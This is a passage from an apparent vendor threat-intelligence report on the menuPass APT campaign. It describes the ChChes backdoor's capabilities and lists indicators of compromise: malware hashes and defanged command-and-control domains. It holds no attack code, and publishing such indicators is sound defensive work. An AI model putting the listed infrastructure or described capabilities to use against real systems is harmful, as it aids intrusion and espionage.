

Figure 10. Network flow of ChChes

ChChes acts as an initial infiltration point on a victim machine. It has the ability to load additional code that in turn may accomplish any number of tasks. During analysis, no C2 servers were found to be active, and Unit 42 was unable to identify any modules being loaded by ChChes. However, the JPCERT also recently analyzed this family and was able to collect modules that give ChChes the following functions:

- Encryption of communication by AES
- Execute shell command
- Uploading and downloading files
- Loading and executing the DLL
- Task list of bot command

However, the lack of persistence built into ChChes suggests that it by itself is not intended to run on a victim's machine for long periods of time. In a successful intrusion, it may be only a first stage tool used by the attackers to orient where they landed in a network, and other malware will be deployed as a second stage layering for persistence and additional access as the attackers move laterally through a network.

Conclusion

These attacks show Japan continues to be a target of interest to APT campaigns. menuPass has targeted individuals and organizations in Japan since at least 2014, and as the same organizations and academics were largely targeted each month in these attacks, it further shows menuPass is persistent in attempts to compromise their targets. menuPass also heavily favors spear phishing, and so takes steps to socially engineer their spear phishes for maximum appearance of legitimacy. This, and their persistence, highlights the need for training and awareness of spear phishing on the part of both individuals and organizations likely to be targeted. menuPass is an ongoing APT campaign with a broad range of targets and will likely continue to target Japan in the future.

Palo Alto Networks customers are protected from these malware families and C2 infrastructure by:

- All C2 domains are flagged as malicious in Threat Prevention and PAN-DB
- All three families are properly tagged malware by WildFire. Autofocus subscribers can learn more about each family via their tags:
  - ChChes
  - Poison Ivy
  - PlugX

Additionally, Autofocus subscribers can learn more about menuPass by exploring tied activity with the menuPass tag.

Indicators of Compromise

SHA256 Hashes

ChChes

5961861d2b9f50d05055814e6bfd1c6291b30719f8a4d02d4cf80c2e87753fa1

e90064884190b14a6621c18d1f9719a37b9e5f98506e28ff0636438e3282098b

ae6b45a92384f6e43672e617c53a44225e2944d66c1ffb074694526386074145

fd6a956a7708708cddff78c8505c7db73d7c4e961da8a3c00cc5a51171a92b7b

2c71eb5c781daa43047fa6e3d85d51a061aa1dfa41feb338e0d4139a6dfd6910

316e89d866d5c710530c2103f183d86c31e9a90d55e2ebc2dda94f112f3bdb6d

efa0b414a831cbf724d1c67808b7483dec22a981ae670947793d114048f88057

6605b27e95f5c3c8012e4a75d1861786fb749b9a712a5f4871adbad81addb59e

fadf362a52dcf884f0d41ce3df9eaa9bb30227afda50c0e0657c096baff501f0

2965c1b6ab9d1601752cb4aa26d64a444b0a535b1a190a70d5ce935be3f91699

e88f5bf4be37e0dc90ba1a06a2d47faaeea9047fec07c17c2a76f9f7ab98acf0

d26dae0d8e5c23ec35e8b9cf126cded45b8096fc07560ad1c06585357921eeed

e6ecb146f469d243945ad8a5451ba1129c5b190f7d50c64580dbad4b8246f88e

4521a74337a8b454f9b80c7d9e57b4c9580567f84e513d9a3ce763275c55e691

bc2f07066c624663b0a6f71cb965009d4d9b480213de51809cdc454ca55f1a91

c21eaadf9ffc62ca4673e27e06c16447f103c0cf7acd8db6ac5c8bd17805e39d

f251485a62e104dfd8629dc4d2dfd572ebd0ab554602d682a28682876a47e773

b20ce00a6864225f05de6407fac80ddb83cd0aec00ada438c1e354cdd0d7d5df

c6b8ed157eed54958da73716f8db253ba5124a0e4b649f08de060c4aa6531afc

9a6692690c03ec33c758cb5648be1ed886ff039e6b72f1c43b23fbd9c342ce8c

cb0c8681a407a76f8c0fd2512197aafad8120aa62e5c871c29d1fd2a102bc628

4cc0adf4baa1e3932d74282affb1a137b30820934ad4f80daceec712ba2bbe14

312dc69dd6ea16842d6e58cd7fd98ba4d28eefeb4fd4c4d198fac4eee76f93c3

45d804f35266b26bf63e3d616715fc593931e33aa07feba5ad6875609692efa2

19aa5019f3c00211182b2a80dd9675721dac7cfb31d174436d3b8ec9f97d898b

PlugX

f1ca9998ca9078c27a6dab286dfe25fcdfb1ad734cc2af390bdcb97da1214563

6392e0701a77ea25354b1f40f5b867a35c0142abde785a66b83c9c8d2c14c0c3

6c7e85e426999579dd6a540fcd827b644a79cda0ad50211d585a0be513571586

9f01dd2b19a1032e848619428dd46bfeb6772be2e78b33723d2fa076f1320c57

6c7e85e426999579dd6a540fcd827b644a79cda0ad50211d585a0be513571586

76721d08b83aae945aa00fe69319f896b92c456def4df5b203357cf443074c03

dcff19fc193f1ba63c5dc6f91f00070e6912dcec3868e889fed37102698b554b

7eeaa97d346bc3f8090e5b742f42e8900127703420295279ac7e04d06ebe0a04

a6b6c66735e5e26002202b9d263bf8c97e278f6969c141853857000c8d242d24

5412cddde0a2f2d78ec9de0f9a02ac2b22882543c9f15724ebe14b3a0bf8cbda

92dbbe0eff3fe0082c3485b99e6a949d9c3747afa493a0a1e336829a7c1faafb

PIVY

f0002b912135bcee83f901715002514fdc89b5b8ed7585e07e482331e4a56c06

412120355d9ac8c37b5623eea86d82925ca837c4f8be4aa24475415838ecb356

44a7bea8a08f4c2feb74c6a00ff1114ba251f3dc6922ea5ffab9e749c98cbdce

9edf191c6ca1e4eddc40c33e2a2edf104ce8dfff37b2a8b57b8224312ff008fe

C2s

dick[.]ccfchrist[.]com

trout[.]belowto[.]com

sakai[.]unhamj[.]com

zebra[.]wthelpdesk[.]com

area[.]wthelpdesk[.]com

kawasaki[.]cloud-maste[.]com

kawasaki[.]unhamj[.]com

fukuoka[.]cloud-maste[.]com

scorpion[.]poulsenv[.]com

lion[.]wchildress[.]com

fbi[.]sexxxy[.]biz

cia[.]toh[.]info

2014[.]zzux[.]com

nttdata[.]otzo[.]com

iphone[.]vizvaz[.]com

app[.]lehigtapp[.]com

jimin[.]jimindaddy[.]com

Jepsen[.]r3u8[.]com

inspgon[.]re26[.]com

nunluck[.]re26[.]com

yahoo[.]incloud-go[.]com

msn[.]incloud-go[.]com

www[.]mseupdate[.]ourhobby[.]com

contractus[.]qpoe[.]com

apple[.]cmdnetview[.]com

cvnx[.]zyns[.]com